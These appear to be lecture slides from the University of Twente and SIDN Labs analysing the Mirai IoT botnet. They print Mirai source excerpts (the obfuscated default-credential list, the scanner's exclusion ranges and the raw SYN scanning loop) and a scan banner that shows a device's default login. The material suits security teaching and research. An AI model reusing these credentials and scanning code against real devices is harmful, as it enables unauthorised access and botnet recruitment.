
- Rapid stateless scanning: 23 and 2323 TCP SYN (seq num)
- On connection: start brute force login (10 attempts)
- Report successful login to hard-coded report server
- (Async) infect with loader program.
- C2 await commands



UNIVERSITY OF TWENTE.


SIDN LABS

Mirai uses default passwords



```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                     // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                          // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                          // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                      // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                      // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);                  // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);                  // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);              // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                      // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                          // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);      // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                              // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);          // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                              // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                          // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                              // user     user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                          // admin    (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                              // root     pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);      // admin    admin1234
```

Example of a Vulnerable Telnet Device



Open **Ports**

23 7170 9100

// **23** / TCP 1651072050 | 2025-05-22T14:41:36.910858


```
 [2J [31m [1mMicrochip Telnet Server 1.1 [0m
(for this demo, type 'admin' for the login and 'microchip' for the password.)
Login:
```

- Shows default login info openly in the banner (admin / microchip)
- Attackers can use this to easily take control

UNIVERSITY
OF TWENTE.


SIDN LABS

Scanning the Internet



```
while (o1 == 127 ||                                     // 127.0.0.0/8      - Loopback
       (o1 == 0) ||                                     // 0.0.0.0/8        - Invalid address space
       (o1 == 3) ||                                     // 3.0.0.0/8        - General Electric Company
       (o1 == 15 || o1 == 16) ||                        // 15.0.0.0/7       - Hewlett-Packard Company
       (o1 == 56) ||                                    // 56.0.0.0/8       - US Postal Service
       (o1 == 10) ||                                    // 10.0.0.0/8       - Internal network
       (o1 == 192 && o2 == 168) ||                      // 192.168.0.0/16   - Internal network
       (o1 == 172 && o2 >= 16 && o2 < 32) ||            // 172.16.0.0/14    - Internal network
       (o1 == 100 && o2 >= 64 && o2 < 127) ||           // 100.64.0.0/10    - IANA NAT reserved
       (o1 == 169 && o2 > 254) ||                       // 169.254.0.0/16   - IANA NAT reserved
       (o1 == 198 && o2 >= 18 && o2 < 20) ||            // 198.18.0.0/15    - IANA Special use
       (o1 >= 224) ||                                   // 224.*.*.*+       - Multicast
       (o1 == 6 || o1 == 7 || o1 == 11 ||
       o1 == 21 || o1 == 22 || o1 == 26 ||
       o1 == 28 || o1 == 29 || o1 == 30 ||
       o1 == 33 || o1 == 55 || o1 == 214 ||
       o1 == 215)                                        // Department of Defense
);
```

Scanning the Internet (2)




```
for (i = 0; i < SCANNER_RAW_PPS; i++)
{
    struct sockaddr_in paddr = {0};
    struct iphdr *iph = (struct iphdr *)scanner_rawpkt;
    struct tcphdr *tcph = (struct tcphdr *)(iph + 1);

    iph->id = rand_next();
    iph->saddr = LOCAL_ADDR;
    iph->daddr = get_random_ip();
    iph->check = 0;
    iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));

    if (i % 10 == 0)
    {
        tcph->dest = htons(2323);
    }
    else
    {
        tcph->dest = htons(23);
    }
    tcph->seq = iph->daddr;
    tcph->check = 0;
    tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof (struct tcphdr)), sizeof (struct tcphdr));

    paddr.sin_family = AF_INET;
    paddr.sin_addr.s_addr = iph->daddr;
    paddr.sin_port = tcph->dest;
```

Scanning the Internet (2)



```
if (i % 10 == 0)
{
    tcph->dest = htons(2323);
}
else
{
    tcph->dest = htons(23);
}
tcph->seq = iph->daddr;
tcph->check = 0;
tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof (struct tcphdr)), sizeof (struct tcphdr));

paddr.sin_family = AF_INET;
paddr.sin_addr.s_addr = iph->daddr;
paddr.sin_port = tcph->dest;
```

- The TCP sequence number is a 32-bit value (like an IPv4 address) used in TCP packets to keep track of the order of bytes sent.

- **The TCP sequence numbers of the SYN packets correspond to the integer value of the IP destination.**


  - For example: the targeted IP is **62.210.75.75**, the source code will set the TCP sequence number to **1053969227**.

Questions

- Is it realistic to expect consumers to secure their own IoT devices? If not, who should be responsible?
- What's a more scalable long-term solution: trying to clean infected IoT devices or preventing them from joining the botnet in the first place?

Mirai from a network perspective

- Active scanning: (Censys)
- IoT Honeypot: 1028 unique samples and 67 C2 domains
- Passive and Active DNS to find more C2 servers

